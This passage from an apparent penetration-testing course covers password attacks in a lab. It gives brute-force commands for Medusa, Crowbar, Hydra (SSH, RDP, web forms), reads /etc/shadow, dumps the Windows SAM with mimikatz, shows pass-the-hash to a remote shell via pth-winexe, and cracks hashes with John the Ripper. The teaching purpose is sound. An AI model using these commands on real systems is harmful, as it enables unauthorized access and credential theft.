*Listing 600 - HTTP htaccess attack using Medusa*

In this case, Medusa discovered a working password of “freedom”.

Medusa has many additional options and settings, as shown in the help output in Listing 601:

```
kali@kali:~$ medusa  
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
```

```
ALERT: Host information must be supplied.
```

```
Syntax: Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C file]  
-M module [OPT]
```

```
-h [TEXT]      : Target hostname or IP address  
-H [FILE]     : File containing target hostnames or IP addresses  
-u [TEXT]     : Username to test  
-U [FILE]     : File containing usernames to test  
-p [TEXT]     : Password to test  
-P [FILE]     : File containing passwords to test  
-C [FILE]     : File containing combo entries. See README for more information.
```

```

-O [FILE]      : File to append log information to
-e [n/s/ns]    : Additional password checks ([n] No Password, [s] Password = Username)
-M [TEXT]      : Name of the module to execute (without the .mod extension)
-m [TEXT]      : Parameter to pass to the module. This can be passed multiple times with
                  different parameter each time and they will all be sent to the module
                  -m Param1 -m Param2, etc.)
-d             : Dump all known modules
-n [NUM]       : Use for non-default TCP port number
-s             : Enable SSL
-g [NUM]       : Give up after trying to connect for NUM seconds (default 3)
-r [NUM]       : Sleep NUM seconds between retry attempts (default 3)
-R [NUM]       : Attempt NUM retries before giving up. The total number of attempts will
                  be the product of this value and the -t value.
-c [NUM]       : Time to wait in usec to verify socket is available (default 500 usec)
-t [NUM]       : Total number of logins to be tested concurrently
-T [NUM]       : Total number of hosts to be tested concurrently
-L             : Parallelize logins using one username per thread. The default is to parallelize
                  the entire username before proceeding.
-f             : Stop scanning host after first valid username/password found.
-F             : Stop audit after first valid username/password found on any host.
-b             : Suppress startup banner
-q             : Display module's usage information
-v [NUM]       : Verbose level [0 - 6 (more)]
-w [NUM]       : Error debug level [0 - 10 (more)]
-V             : Display version
-Z [TEXT]      : Resume scan based on map of previous scan

```

*Listing 601 - Medusa options and modules*

This tool can interact with a variety of network protocols, which can be displayed with the **-d** option as shown in Listing 602 below.

```

kali@kali:~$ medusa -d
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

Available modules in "." :

Available modules in "/usr/lib/medusa/modules" :
  + cvs.mod : Brute force module for CVS sessions : version 2.0
  + ftp.mod : Brute force module for FTP/FTPS sessions : version 2.1
  + http.mod : Brute force module for HTTP : version 2.1
  + imap.mod : Brute force module for IMAP sessions : version 2.0
  + mssql.mod : Brute force module for M$-SQL sessions : version 2.0
  + mysql.mod : Brute force module for MySQL sessions : version 2.0
...

```

*Listing 602 - Medusa options and modules*

### 19.3.1.1 Exercises

(Reporting is not required for these exercises)

1. Repeat the password attack against the htaccess protected folder.
2. Create a password list containing your Windows client password and use that to perform a password attack again the SMB protocol on the Windows client.

### 19.3.2 Remote Desktop Protocol Attack with Crowbar

Crowbar, formally known as Levye, is a network authentication cracking tool primarily designed to leverage SSH keys rather than passwords. It is also one of the few tools that can reliably and efficiently perform password attacks against the Windows Remote Desktop Protocol (RDP) service on modern versions of Windows. Let's try this tool against our Windows client machine.

First let's install Crowbar from the Kali repository:

```
kali@kali:~$ sudo apt install crowbar
Reading package lists... Done
Building dependency tree
Reading state information... Done
...
```

Listing 603 - Using apt install to install crowbar

To invoke **crowbar**, we will specify the protocol (**-b**), the target server (**-s**), a username (**-u**), a wordlist (**-C**), and the number of threads (**-n**) as shown in Listing 604:

```
kali@kali:~$ crowbar -b rdp -s 10.11.0.22/32 -u admin -C ~/password-file.txt -n 1
2019-08-16 04:51:12 START
2019-08-16 04:51:12 Crowbar v0.3.5-dev
2019-08-16 04:51:12 Trying 10.11.0.22:3389
2019-08-16 04:51:13 RDP-SUCCESS : 10.11.0.22:3389 - admin:Offsec!
2019-08-16 04:51:13 STOP
```

Listing 604 - RDP password attack using Crowbar

Note that Crowbar discovered working credentials for the "admin" user. We specified a single thread since the remote desktop protocol does not reliably handle multiple threads.

To view additional supported protocols we can run **crowbar** with the **--help** flag:

```
kali@kali:~$ crowbar --help
usage: Usage: use --help for further information

Crowbar is a brute force tool which supports OpenVPN, Remote Desktop Protocol,
SSH Private Keys and VNC Keys.

positional arguments:
  options

optional arguments:
  -h, --help            show this help message and exit
  -b {vnckey,sshkey,rdp,openvpn}, --brute {vnckey,sshkey,rdp,openvpn}
                        Target service
  -s SERVER, --server SERVER
                        Static target
  -S SERVER_FILE, --serverfile SERVER_FILE
                        Multiple targets stored in a file
  -u USERNAME [USERNAME ...], --username USERNAME [USERNAME ...]
                        Static name to login with
  -U USERNAME_FILE, --usernamefile USERNAME_FILE
                        Multiple names to login with, stored in a file
  -n THREAD, --number THREAD
                        Number of threads to be active at once
```

```

-l FILE, --log FILE Log file (only write attempts)
-o FILE, --output FILE Output file (write everything else)
-c PASSWD, --passwd PASSWD Static password to login with
-C FILE, --passwdfile FILE Multiple passwords to login with, stored in a file
-t TIMEOUT, --timeout TIMEOUT [SSH] How long to wait for each thread (seconds)
-p PORT, --port PORT Alter the port if the service is not using the default value
-k KEY_FILE, --keyfile KEY_FILE [SSH/VNC] (Private) Key file or folder containing multiple files
-m CONFIG, --config CONFIG [OpenVPN] Configuration file
-d, --discover Port scan before attacking open ports
-v, --verbose Enable verbose output (-vv for more)
-D, --debug Enable debug mode
-q, --quiet Only display successful logins

```

---

Listing 605 - Crowbar help output

### 19.3.2.1 Exercise

(Reporting is not required for these exercises)

1. Create a password list containing your Windows client password and use that to repeat the above Crowbar password attack against the Windows client.

### 19.3.3 SSH Attack with THC-Hydra

THC-Hydra is another powerful network service attack tool under active development and it is worth mastering. We can use it to attack a variety of protocol authentication schemes, including SSH and HTTP.

The standard options include **-l** to specify the target username, **-P** to specify a wordlist, and **protocol://IP** to specify the target protocol and IP address respectively.

In this first example, we will attack our Kali VM. We will use the SSH protocol on our local machine **ssh://127.0.0.1**, focus on the kali user (**-l kali**), and again use the rockyou wordlist (**-P**):

---

```

kali@kali:~$ hydra -l kali -P /usr/share/wordlists/rockyou.txt ssh://127.0.0.1
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret servic

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-06-07 08:35:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:143443
[DATA] attacking ssh://127.0.0.1:22/
[22][ssh] host: 127.0.0.1  login: kali password: whatever
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-06-07 08:36:13

```

---

Listing 606 - SSH attack using Hydra

In this output, we can see that hydra discovered a valid login against the local SSH server.

THC-Hydra supports a number of standard protocols and services as shown in Listing 607:

```
kali@kali:~$ hydra
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service

Syntax: hydra [[[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE]
[-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x
MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][/:OPT]]]

...
Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps
http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urllenum icq
imap[s] irc ldap2[s] ldap3-{cram|digest}md5[s] mssql mysql nntp oracle-listener
oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh
rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s]
vmauthd vnc xmpp
...
```

Listing 607 - Supported modules by THC-Hydra

### 19.3.3.1 Exercise

(Reporting is not required for these exercises)

1. Recreate the Hydra SSH attack against your Kali VM.

### 19.3.4 HTTP POST Attack with THC-Hydra

As an additional example, we will perform an HTTP POST attack against our Windows Apache server using Hydra. When a HTTP POST request is used for user login, it is most often through the use of a web form, which means we should use the "http-form-post" service module. We can supply the service name followed by **-U** to obtain additional information about the required arguments:

```
kali@kali:~$ hydra http-form-post -U
...
Help for module http-post-form:
=====
Module http-post-form requires the page and the parameters for the web form.

By default this module is configured to follow a maximum of 5 redirections in
a row. It always gathers a new cookie from the same URL without variables
The parameters take three ":" separated values, plus optional values.
(Note: if you need a colon in the option string as value, escape it with "\:", but do
```

**Syntax: <url>:<form parameters>:<condition string>[:<optional>[:<optional>]]**

First is the page on the server to GET or POST to (URL).

Second is the POST/GET variables (taken from either the browser, proxy, etc.

with url-encoded (resp. base64-encoded) usernames and passwords being replaced in the  
"USER" (resp. "USER64") and "PASS" (resp. "PASS64") placeholders (FORM PARAMETER)

Third is the string that it checks for an \*invalid\* login (by default)

Invalid condition login check can be preceded by "F=", successful condition  
login check must be preceded by "S=".

This is where most people get it wrong. You have to check the webapp what a  
failed string looks like and put it in this parameter!

The following parameters are optional:

```
C=/page/uri      to define a different page to gather initial cookies from
(h|H)=My-Hdr\: foo      to send a user defined HTTP header with each request
                        ^USER[64]^ and ^PASS[64]^ can also be put into these headers!
                        Note: 'h' will add the user-defined header at the end
                        regardless it's already being sent by Hydra or not.
                        'H' will replace the value of that header if it exists, by the
                        one supplied by the user, or add the header at the end
```

Note that if you are going to put colons (:) in your headers you should escape them with %3A. All colons that are not option separators should be escaped (see the examples above). You can specify a header without escaping the colons, but that way you will not be able to use them in the header value itself, as they will be interpreted by hydra as option separators.


...

*Listing 608 - Additional information about the http-form-post module*

From this output, we determine that we need to provide a number of arguments that will require us to perform some application discovery. First, we need the IP address and the URL of the webpage containing the web form on our Windows client. The IP address will be provided as the first argument to hydra.

Next, we must understand the web form we want to brute force by inspecting the HTML code of the web page in question (located at </form/login.html>).

Figure 294 shows the code of the target web form after right-clicking the page and selecting **View Page Source** from the context menu:



```

1 <html>
2 <title>
3 Web Form Page
4 </title>
5 <body>
6 This is a web form
7 <form name="myForm" method="post" action="frontpage.php">
8 <p>Login: <input type="text" name="user" /></p>
9 <p>Password: <input type="password" name="pass" /></p>
10 <p><input type="submit" name="Login" value="Login" /></p>
11 </form>
12 </body>
13 </html>
```

Figure 294: Source code of web form

The above form, part of the </form/login.html> page, indicates that the POST request is handled by [/form/frontpage.php](#), which is the URL we will feed to Hydra. The syntax displayed in Listing 608 requires the form parameters, which in this case are *user* and *pass*. Since we are attacking the admin user login with a wordlist, the combined argument to Hydra becomes **/form/frontpage.php:user=admin&pass=^PASS^**, with **^PASS^** acting as a placeholder for our wordlist file entries.

We must also provide the *condition string* to indicate when a login attempt is unsuccessful. This can be found by attempting a few manual login attempts. In our example, the web page returns the text “INVALID LOGIN” as shown in Figure 295:




Figure 295: Response with invalid login credentials

Putting these pieces together, we can complete the http-form-post syntax as given in Listing 609.

---

```
http-form-post "/form/frontpage.php:user=admin&pass=^PASS^:INVALID LOGIN"
Listing 609 - Specifying the http-form-post syntax
```

---

The complete command can now be executed. We will supply the admin user name (**-l admin**) and wordlist (**-P**), request verbose output with **-vV**, and use **-f** to stop the attack when the first successful result is found. In addition, we will supply the service module name (**http-form-post**) and its required arguments (“**/form/frontpage.php:user=admin&pass=^PASS^:INVALID LOGIN**”) as shown in Listing 610:

---

```
kali@kali:~$ hydra 10.11.0.22 http-form-post
"/form/frontpage.php:user=admin&pass=^PASS^:INVALID LOGIN" -l admin -P
/usr/share/wordlists/rockyou.txt -vV -f
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-06-07 15:55:21
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399)
[DATA] attacking http-post-
form://10.11.0.22/form/frontpage.php:user=admin&pass=^PASS^:INVALID LOGIN
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "123456" - 1 of 14344399 [child 0]
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "12345" - 2 of 14344399 [child 1]
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "123456789" - 3 of 14344399 [child 2]
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "password" - 4 of 14344399 [child 3]
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "iloveyou" - 5 of 14344399 [child 4]
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "princess" - 6 of 14344399 [child 5]
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "1234567" - 7 of 14344399 [child 6]
.....
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "karina" - 268 of 14344399 [child 1]
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "doookie" - 269 of 14344399 [child 2]
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "hotmail" - 270 of 14344399 [child 3]
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "0123456789" - 271 of 14344399 [child 4]
[80][http-post-form] host: 10.11.0.22 login: admin password: crystal
[STATUS] attack finished for 10.11.0.22 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-06-07 15:55:29
```

---

Listing 610 - Attacking the web form with THC-Hydra

Although this required some investigation of the application, the result is worth it as a valid password was discovered. The other service modules included with Hydra are well worth the effort to master.

#### 19.3.4.1 Exercises

(Reporting is not required for these exercises)

1. Run the HTTP POST password attack against the web form on your Windows client.
2. Perform a FTP password attack against the Pure-FTPd application on your local Kali Linux machine.

## 19.4 Leveraging Password Hashes

Next, we turn our attention to attacks focused on the use of *password hashes*.

A cryptographic *hash function*<sup>562</sup> is a one-way function implementing an algorithm that, given an arbitrary block of data, returns a fixed-size bit string called a “hash value” or “message digest”. One of the most important uses of cryptographic hash functions is their application in password verification.

#### 19.4.1 Retrieving Password Hashes

Most systems that use a password authentication mechanism need to store these passwords locally on the machine. Rather than storing passwords in clear text, modern authentication mechanisms usually store them as hashes to improve security. This is true for operating systems, network hardware, and more. This means that during the authentication process, the password presented by the user is hashed and compared with the previously stored message digest.

Identifying the exact type of hash without having further information about the program or mechanism that generated it can be very challenging and sometimes even impossible. The Openwall website<sup>563</sup> can help identify the source of various password hashes. When attempting to identify a message digest type, there are three important hash properties to consider. These include the length of the hash, the character set used in the hash, and any special characters used in the hash.

A useful tool that can assist with hash type identification is **hashid**.<sup>564</sup> To use it, we simply run the tool and paste in the hash we wish to identify:

```
kali@kali:~$ hashid c43ee559d69bc7f691fe2fbfe8a5ef0a
Analyzing 'c43ee559d69bc7f691fe2fbfe8a5ef0a'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
```

<sup>562</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Cryptographic\\_hash\\_function](https://en.wikipedia.org/wiki/Cryptographic_hash_function)

<sup>563</sup> (Openwall, 2019), <http://openwall.info/wiki/john/sample-hashes>

<sup>564</sup> (Psypanda, 2015), <https://psypanda.github.io/hashID/>

```
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snelru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

```
kali@kali:~$ hashid
'$6$l5bL6XIA$slBwwUD$bCxeTlbhTH76wE.bI66aMYSeDXKQ8s7JNFwa1s1KkTand6ZsqQKAF3G0tHD9bd59e
5NAz/s7DQcAojojRTWNpZX0'
Analyzing
'$6$l5bL6XIA$slBwwUD$bCxeTlbhTH76wE.bI66aMYSeDXKQ8s7JNFwa1s1KkTand6ZsqQKAF3G0tHD9bd59e
5NAz/s7DQcAojojRTWNpZX0'
[+] SHA-512 Crypt
```

---

Listing 611 - Using hashid to identify possible hash formats

In the listing above, we analyzed two different hashes. While the first example returned multiple possible matches, the second narrowed down the hash type to **SHA-512 Crypt**.

Next, let's retrieve and analyze a few hashes on our Kali Linux system. Many Linux systems have the user password hashes stored in the **/etc/shadow** file, which requires root permissions to read:

```
kali@kali:~$ sudo grep root /etc/shadow
root:$6$Rw99zz2B$AZwfb0PWM6z2t1BeK.EL74sivucCa8YhCrXGCB0VdeYUGsf8iwNxJkr.wTLDjI5poygaU
cLaWtP/gewQk07jT:/:17564:0:99999:7:::
```

---

Listing 612 - root user hash taken from our Kali Linux /etc/shadow file

In Listing 612, the line starts with the user name (root) followed by the password hash. The hash is divided into sub-fields, the first of which (\$6) references the **SHA-512**<sup>565</sup> algorithm. The next sub-field is the **salt**,<sup>566</sup> which is used together with the clear text password to create the password hash. A salt is a random value that is used along with the clear text password to calculate a password hash. This prevents hash-lookup attacks<sup>567</sup> since the password hash will vary based on the salt value.

---

*Attackers can store precomputed hash values for different wordlists in hash tables.<sup>568</sup> These tables can consume terabytes of storage space, depending on the amount of precomputed passwords, but can be used to quickly map (look*

---

<sup>565</sup> (Slashroot, 2013), <https://www.slashroot.in/how-are-passwords-stored-linux-understanding-hashing-shadow-utils>

<sup>566</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Salt\\_\(cryptography\)](https://en.wikipedia.org/wiki/Salt_(cryptography))

<sup>567</sup> (nets.ec, 2012), <https://nets.ec/Cryptography>

<sup>568</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Hash\\_table](https://en.wikipedia.org/wiki/Hash_table)

up) a hash to a clear text password. Salting increases the randomization of a password value before the actual hash is calculated, highly reducing the chances for that hash to exist in a precomputed table. Check the HashKiller<sup>569</sup> website as an example for a hash-lookup service.

---

Let's now turn our focus to Windows targets and discuss how the various hash implementations are used and how we can leverage them during an assessment.

On Windows systems, hashed user passwords are stored in the Security Accounts Manager (SAM).<sup>570</sup> To deter offline SAM database password attacks, Microsoft introduced the SYSKEY feature (Windows NT 4.0 SP3), which partially encrypts the SAM file.

Windows NT-based operating systems, up to and including Windows 2003, store two different password hashes: LAN Manager (LM),<sup>571</sup> which is based on DES,<sup>572</sup> and NT LAN Manager (NTLM),<sup>573</sup> which uses MD4<sup>574</sup> hashing. LAN Manager is known to be very weak since passwords longer than seven characters are split into two strings and each piece is hashed separately. Each password string is also converted to upper-case before being hashed and, moreover, the LM hashing system does not include salts, making a hash-lookup attack feasible.

From Windows Vista on, the operating system disables LM by default and uses NTLM, which, among other things, is case sensitive, supports all Unicode characters, and does not split the hash into smaller, weaker parts. However, NTLM hashes stored in the SAM database are still not salted.

It's worth mentioning that the SAM database cannot be copied while the operating system is running because the Windows kernel keeps an exclusive file system lock on the file. However, we can use *mimikatz*<sup>575</sup> (covered in much greater depth in another module) to mount in-memory attacks designed to dump the SAM hashes.

Among other things, *mimikatz* modules facilitate password hash extraction from the Local Security Authority Subsystem (LSASS)<sup>576</sup> process memory where they are cached.

Since LSASS is a privileged process running under the SYSTEM user, we must launch **mimikatz** from an administrative command prompt. To extract password hashes, we must first execute two commands. The first is **privilege::debug**, which enables the SeDebugPrivilege access right required to tamper with another process. If this command fails, *mimikatz* was most likely not executed with administrative privileges.

It's important to understand that LSASS is a SYSTEM process, which means it has even higher privileges than *mimikatz* running with administrative privileges. To address this, we can use the

---

<sup>569</sup> (HashKiller, 2019), <https://hashkiller.co.uk/>

<sup>570</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Security\\_Accounts\\_Manager](https://en.wikipedia.org/wiki/Security_Accounts_Manager)

<sup>571</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/LM\\_hash](https://en.wikipedia.org/wiki/LM_hash)

<sup>572</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Data\\_Encryption\\_Standard](https://en.wikipedia.org/wiki/Data_Encryption_Standard)

<sup>573</sup> (Wikipedia, 2019), <https://en.wikipedia.org/wiki/NTLM>

<sup>574</sup> (Wikipedia, 2019), <https://en.wikipedia.org/wiki/MD4>

<sup>575</sup> (Dimitrios Slamaris, 2017), <https://blog.3or.de/mimikatz-deep-dive-on-lsadumpsa-patch-and-inject.html>

<sup>576</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Local\\_Security\\_Authority\\_Subsystem\\_Service](https://en.wikipedia.org/wiki/Local_Security_Authority_Subsystem_Service)

**token::elevate** command to elevate the security token from high integrity (administrator) to SYSTEM integrity. If mimikatz is launched from a SYSTEM shell, this step is not required. Let's step through this process now:

```
C:\> C:\Tools\password_attacks\mimikatz.exe
...
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

740 {0;000003e7} 1 D 33697          NT AUTHORITY\SYSTEM      S-1-5-18
(04g,21p) Primary
-> Impersonated !
* Process Token : {0;0002e0fe} 1 F 3790250      corp\offsec      S-1-5-21-3048852426-
3234707088-723452474-1103 (12g,24p) Primary
* Thread Token  : {0;000003e7} 1 D 3843007      NT AUTHORITY\SYSTEM      S-1-5-18
(04g,21p) Impersonation (Delegation)
```

Listing 613 - Preparing to dump the SAM database using mimikatz

---

*It is worth noting that the token module may list (token::list) and use (token::elevate) tokens for all users currently logged into the machine, which in some cases could be an administrator of some other machine.*

---

Now we can use **lsadump::sam** to dump the contents of the SAM database:

```
mimikatz # lsadump::sam
Domain : CLIENT251
SysKey : 457154fe3c13064d8ce67ff93a9257cf
Local SID : S-1-5-21-3426091779-1881636637-1944612440
SAMKey : 9b60bd58cdfd663166e8624f20a9a6e5

RID : 000001f4 (500)
User : Administrator

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 0c509cca8bcd12a26acf0d1e508cb028

RID : 000003e9 (1001)
User : Offsec
Hash NTLM: 2892d26cdf84d7a70e2eb3b9f05c425e
```

Listing 614 - Dumping the SAM database using mimikatz

As we can see, mimikatz has elegantly and effectively dumped the hashes as requested.

---

*Other hash dumping tools, including pwdump, fgdump,<sup>577</sup> and Windows Credential Editor (wce)<sup>578</sup> work well against older Windows operating systems like Windows XP and Windows Server 2003.*

---

#### 19.4.1.1 Exercises

(Reporting is not required for these exercises)

1. Identify the password hash version used in your Kali system.
2. Use mimikatz to dump the password hashes from the SAM database on your Windows client.

#### 19.4.2 Passing the Hash in Windows

As we will discover in the next section, cracking password hashes can be very time-consuming and is often not feasible without powerful hardware. However, sometimes we can leverage Windows-based password hashes without resorting to a laborious cracking process.

The Pass-the-Hash (PtH) technique (discovered in 1997) allows an attacker to authenticate to a remote target by using a valid combination of username and NTLM/LM hash rather than a clear text password. This is possible because NTLM/LM password hashes are not salted and remain static between sessions. Moreover, if we discover a password hash on one target, we cannot only use it to authenticate to that target, we can use it to authenticate to another target as well, as long as that target has an account with the same username and password.

Let's introduce a scenario to demonstrate this attack. During our assessment, we discovered a local administrative account that is enabled on multiple systems. We exploited a vulnerability on one of these systems and have gained SYSTEM privileges, allowing us to dump local LM and NTLM hashes. We have copied the local administrator NTLM hash and can now use it instead of a password to gain access to a different machine, which has the same local administrator account and password.

To do this, we will use *pth-winexe*<sup>579</sup> from the Passing-The-Hash toolkit (a modified version of *winexe*), which performs authentication using the SMB protocol:

```
kali@kali:~$ pth-winexe
winexe version 1.1
This program may be freely redistributed under the terms of the GNU GPLv3
Usage: winexe [OPTION]... //HOST COMMAND
Options:
  -h, --help           Display help message
  -V, --version        Display version number
```

<sup>577</sup> (Foofus.Net, 2008), <http://foofus.net/goons/fizzgig/fgdump/downloads.htm>

<sup>578</sup> (Amplia Security, 2018), <https://www.ampliasecurity.com/research/windows-credentials-editor/>

<sup>579</sup> (byt3bl33d3r, 2015), <https://github.com/byt3bl33d3r/pth-toolkit>

**-U, --user=[DOMAIN/]USERNAME[%PASSWORD]**

**-A, --authentication-file=FILE**

...

**Set the network username**

Get the credentials from a file

Listing 615 - Showing the help dialog for pth-winexe

---

To execute an application like cmd on the remote computer using the SMB protocol, administrative privileges are required. This is due to authentication to the administrative share C\$ and subsequent creation of a Windows service.

---

As a demonstration, we will invoke **pth-winexe** on our Kali machine to authenticate to our target using a password hash previously dumped. We will gain a remote command prompt on the target machine by specifying the user name and hash (**-U**) along with the SMB share (in UNC format) and the name of the command to execute, which in Listing 616 is **cmd**. We will ignore the *DOMAIN* parameter, and prepend the username (followed by a % sign) to the hash to complete the command. The syntax, which is a bit tricky, is shown below:

```
kali@kali:~$ pth-winexe -U  
ofsec%aad3b435b51404eeaad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e //10.11.0.22  
cmd  
E_md4hash wrapper called.  
HASH PASS: Substituting user supplied NTLM HASH...  
Microsoft Windows [Version 10.0.16299.309]  
(c) 2017 Microsoft Corporation. All rights reserved.
```

C:\Windows\system32>

Listing 616 - Passing the hash using pth-winexe

According to the output in Listing 616, the command was successful, providing a shell on the target using the captured hash as credentials.

Behind the scenes, the format of the NTLM hash we provided was changed into a NetNTLM version 1 or 2<sup>580</sup> format during the authentication process. We can capture these hashes using man-in-the-middle or poisoning attacks and either crack them<sup>581</sup> or relay them.<sup>582</sup>

For example, some applications like Internet Explorer and Windows Defender use the Web Proxy Auto-Discovery Protocol (WPAD)<sup>583</sup> to detect proxy settings. If we are on the local network, we could poison these requests and force NetNTLM authentication with a tool like *Responder.py*,<sup>584</sup> which creates a rogue WPAD server designed to exploit this security issue. Since poisoning is highly disruptive to other users, tools like Responder.py should never be used in the labs.

---

<sup>580</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/NT\\_LAN\\_Manager#NTLMv1](https://en.wikipedia.org/wiki/NT_LAN_Manager#NTLMv1)

<sup>581</sup> (Rob Brown, 2018), <https://markitzeroday.com/pass-the-hash/crack-map-exec/2018/03/04/da-from-outside-the-domain.html>

<sup>582</sup> (byt3bl33d3r, 2017), <https://byt3bl33d3r.github.io/practical-guide-to-ntlm-relaying-in-2017-aka-getting-a-foothold-in-under-5-minutes.html>

<sup>583</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Web\\_Proxy\\_Auto-Discovery\\_Protocol](https://en.wikipedia.org/wiki/Web_Proxy_Auto-Discovery_Protocol)

<sup>584</sup> (SpiderLabs, 2019), <https://github.com/SpiderLabs/Responder>

#### 19.4.2.1 Exercises

1. Use Mimikatz to extract the password hash of an administrative user from the Windows client.
2. Reuse the password hash to perform a pass-the-hash attack from your Kali system and obtain code execution on your Windows client.

#### 19.4.3 Password Cracking

In cryptanalysis, password cracking is the process of recovering a clear text passphrase, given its stored hash.

The process of password cracking is fairly straight-forward at a high level. Once we have discovered the hashing mechanism we are dealing with in the target authentication process, we can iterate over each word in a wordlist and generate the respective message digest. If the computed hash matches the one obtained from the target system, we have obtained the matching plain-text password. This is usually all accomplished with the help of a specialized password cracking program.

---

*If a salt is involved in the authentication process and we do not know what that salt value is, cracking could become extremely complex, if not impossible, as we must repeatedly hash each potential clear text password with various salts.*

*Nevertheless, in our experience we have almost always been able to capture the password hash along with the salt, whether from a database that contains both of the unique values per record, or from a configuration or a binary file that uses a single salt for all hashed values. When both of the values are known, password cracking decreases in complexity.*

---

Once we've gained access to password hashes from a target system, we can begin a password cracking session, running in the background, as we continue our assessment. If any of the passwords are cracked, we could attempt to use those passwords on other systems to increase our control over the target network. This, like other penetration testing processes, is iterative and we will feed data back into earlier steps as we expand our control.

To demonstrate password cracking, we will again turn to John the Ripper as it supports dozens of password formats and is incredibly powerful and flexible.

Running **john** in pure brute force mode (attempting every possible character combination in a password) is as simple as passing the file name containing our password hashes on the command line along with the hashing format.

In Listing 617 we attack NT hashes (**--format=NT**) that we dumped using mimikatz.

```
kali@kali:~$ cat hash.txt
WDAGUtilityAccount:0c509cca8bcd12a26acf0d1e508cb028
Offsec:2892d26cdf84d7a70e2eb3b9f05c425e

kali@kali:~$ sudo john hash.txt --format=NT
Using default input encoding: UTF-8
```

Rules/masks using ISO-8859-1

Loaded 2 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])

Press 'q' or Ctrl-C to abort, almost any other key for status

---

Listing 617 - Brute force cracking using John the Ripper

In the above output, JTR recognizes the hash type correctly and sets out to crack it. A brute force attack such as this, however, will take a long time based on the speed of our system. As an alternative, we can use the **--wordlist** parameter and provide the path to a wordlist instead, which shortens the process time but promises less password coverage:

```
kali@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt --format=NT
```

---

Listing 618 - Dictionary cracking using John the Ripper

If any passwords remain to be cracked, we can next try to apply JTR's word mangling rules with the **--rules** parameter:

```
kali@kali:~$ john --rules --wordlist=/usr/share/wordlists/rockyou.txt hash.txt --format=NT
```

---

Listing 619 - Cracking using password mutation rules

In order to crack Linux-based hashes with JTR, we will need to first use the **unshadow** utility to combine the **passwd** and **shadow** files from the compromised system.

```
kali@kali:~$ unshadow passwd-file.txt shadow-file.txt  
